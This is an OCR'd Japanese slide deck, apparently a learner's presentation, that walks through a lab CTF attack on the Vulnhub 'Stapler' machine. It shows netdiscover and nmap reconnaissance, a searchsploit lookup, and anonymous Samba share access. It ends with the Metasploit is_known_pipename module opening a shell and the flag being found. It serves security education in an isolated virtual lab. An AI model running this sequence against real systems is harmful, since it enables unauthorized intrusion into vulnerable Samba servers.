Linux 攻撃演習

AGENDA

01 Overview

- ハッキングを勉強する理由
- 学習に使用した講座
- 今回の攻撃対象

02 Hacking steps

- 偵察
- スキャン
- アクセスの取得


03 Closing

01

Overview

ハッキングを勉強する理由

なぜ犯罪行為の学習が必要なのか？



初めになぜハッキング、つまり許可なく行えば犯罪になる行為について学習が必要なのかについてです。

違法な Hacker は重要なデータ等を狙って攻撃をしてきます。
これが教科書通りの方法であれば、Security は教科書の内容を学習していれば問題ありません。
しかし、名前の通り Hacker は抜け道を見つけたり作ったりして、常に新しい方法を生みだします。

画像で言えば、「真正面が防がれてしまうならば上や下から迂回すれば良い。」といった具合です
つまり、Security もまた Hacker の思考を持ち、（違法にならない範囲で）技術を高めていかなければならないのです。

【ハンズオンで理解】サイバー攻撃:侵入から権限昇格まで

シナリオベースでサイバーセキュリティを理解しましょう。ツールの使い方ではなく相手の発想を学び、防御に役立てましょう。Kali Linux、metasploit、powershellを使用したLinux、Windowsへの攻撃演習

フミヒト スズキ OSCP,OSCE

3.9 ★★★★☆ (303)


合計11時間・レクチャーの数: 149・中級

今回のスライドではセクション9～18の内容を使用します。

今回の学習に使用した講座はこちら(画像)です。
様々な方法について解説されている講座なので、今回はその中の1つを使用します。

今回の攻撃対象

Stapler とはなにか？




- Vulnhub というサイトで公開されているマシンの一つ
- 難易度は初心者/中級者向け
- 今回の資料の内容以外にも脆弱性が多数用意されている。

攻撃対象のマシンについてです。
Staplerという初学者向けのマシンで、様々な脆弱性が用意されているマシンです。
このマシンを自分の PCの仮想環境にセットして攻略していきます。

02


Hacking steps

Hacking Steps



ハッキングには大まかに分けて 5段階あります。
SNS や Website からハッキングに使用できそうな情報を探す「偵察」
それらの情報（IP アドレスなど）からポートや、それに関する脆弱性を調べる「スキャン」
などです。
が、今回の内容では Step 3 までで完了できます。
つまり、Step 3 の「アクセスの取得」まで進め、CTF の目的である、flag.txt を見つけること が今回のゴールとなります。

偵察 攻撃対象のIPアドレスを特定する



●sudo netdiscover -r 192.168.56.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.56.1    0a:00:27:00:00:05      1      60  Unknown vendor
192.168.56.100  08:00:27:fc:28:5e      1      60  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:a8:82:21      1      60  PCS Systemtechnik GmbH
```

まず、偵察です。
今回は仮想環境内に、攻撃するマシンと攻撃されるマシンがあるため、
「Netdiscover」というスキャナーを使用して仮想環境内の　IP アドレスをリストアップします。
192.168.56.1, .100 , .101 の3件表示されます。 この内、56.1は Host OS 、56.100 は DHCP に割り当てられている為、消去法で　56.101 が Stapler のアドレスだということがわかります。

スキャン　攻撃対象が使用しているサービスを調べる

●nmap -A -T4 192.168.56.101

```
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp   open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp   open   http        PHP cli server 5.5 or later
|_http-title: 404 Not Found
139/tcp  open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
```

今回はポート139 から侵入するので
Samba の 4. 3. の脆弱性を調べる

次に、スキャン。判明した IP アドレスを調査します。
nmap というツールで調査できます。
Stapler は様々な脆弱性がある為、今回はポート 139 から侵入します。
ポート139 は Samba 4.3.9 というシステムが使用されているので、こちらを調べていきます。

スキャン

●Searchsploit Samba 4.3.

```
 Exploit Title                                                                |
------------------------------------------------------------------------------
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load  |
------------------------------------------------------------------------------
Shellcodes: No Results
```

Searchsploit でヒットした脆弱性
Is_known_pipename という名称を調べる

Searchsploit というツールで Samba 4.3. を調べると、
1件「is_known_pipename」という脆弱性がヒットしました。
こちらをブラウザでさらに調べます。

スキャン

- Is_Known_Pipename に必要な条件

1. 有効な資格情報
2. アクセス可能な共有内の書き込み可能なフォルダ
3. 書き込み可能なフォルダのサーバー側パス

上記の条件を満たしているか確認していく


https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/linux/samba/is_known_pipena

調べていくと、metasploit にて詳細な説明がありました。
いろいろ書いていますが、脆弱性が機能する必要条件として画像の　3つを満たしている必要があるようです。
これらの条件を満たしているか、確認していきます。

スキャン

- 有効な資格情報

IDとパスワードを知らないので匿名アクセスが可能か確認




有効な資格情報なしでStapler共有フォルダにアクセスできた
次ステップでファイルを送れそうなのはtmpだとわかる

まず、有効な資格情報です。
といっても、Stapler の ID もパスワードも知らないので、匿名アクセスが可能かを確認します。
画像の通り、ID もパスワードもなしに共有フォルダにアクセスできました。
これで1つ目はクリアしていますが
次のステップ、「アクセス可能な共有フォルダ内の書き込み可能なフォルダ」を
満たしていそうなフォルダも見つけることができました。

スキャン

- アクセス可能な書き込み可能なフォルダ




test.txt が問題なく送信できたので
Staplerのtmpフォルダダは条件を満たしている

先ほど見つけた「 tmp」フォルダが書き込み可能か、つまりファイルを送信できるか確認します。
てきとうな内容のてきとうなファイル（今回は　test.txt ）を送信したところ、
特にエラーもなく送信できたため、2つ目の条件もクリアしています。

スキャン

- 書き込み可能なフォルダのサーバ側のパス



ファイル共有の詳細情報を調べる。
C:\var\tmp がサーバ側のパス

最後の条件、書き込み可能なフォルダのサーバ側のパス（が判明していること）。
こちらもファイル共有の詳細場を調べると、公開されているのでクリアできました。


アクセスの取得

- Metasploit を起動しis_known_pipenameを選択

脆弱性が使用できることが判明したので、Metasploit というツールを使用して脆弱性を実行します。

アクセスの取得

- Show options で設定する項目を表示する
  required が yes になっている項目を編集する



```
Name            Current Setting  Required
----            ---------------  --------
CHOST                            no
CPORT                            no
Proxies                          no
RHOSTS                           yes
RPORT           445              yes
SMB_FOLDER                       no
SMB_SHARE_NAME                   no
```

```
Name            Current Setting  Required
----            ---------------  --------
CHOST                            no
CPORT                            no
Proxies                          no
RHOSTS          192.168.56.101   yes
RPORT           139              yes
SMB_FOLDER                       no
SMB_SHARE_NAME                   no
```

設定する必要のある項目をすべて設定していきます。

アクセスの取得

- Check を入力し問題ないか確認する

```
msf6 exploit(linux/samba/is_known_pipename) > check

[+] 192.168.56.101:139 - Samba version 4.3.9 found with writeable share 'tmp'
[*] 192.168.56.101:139 - The target appears to be vulnerable.
```

緑色の [+] が表示されれば問題ない

- run を入力し、ツールを実行する


```
[+] 192.168.56.101:139 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:35863 → 192.168.56.101:139) at 2024-
```

侵入成功。Flag.txt を見つけて終了

設定が完了したら、Check を入力して最終確認を行います。（ Check 機能がない脆弱性もあります）
問題なさそうであれば run を入力してツールを実行します。
侵入した後は、Flag.txt を見つけて完了です。

Flag.txt の取得


- Stapler 内を調べ、Flag.txt を発見したので Clear



03

Closing

感想



今回の講座で使用した内容は殆どが既に使用したことのあるツールでしたが、独力で Stapler を攻略することができませんでした。
1つ1つの基礎的な内容は理解していても、それを組み合わせて応用する経験が足りていないと感じました。
今後は CTF などに挑戦し、アウトプットの機会を増やしていく予定です。

THANK YOU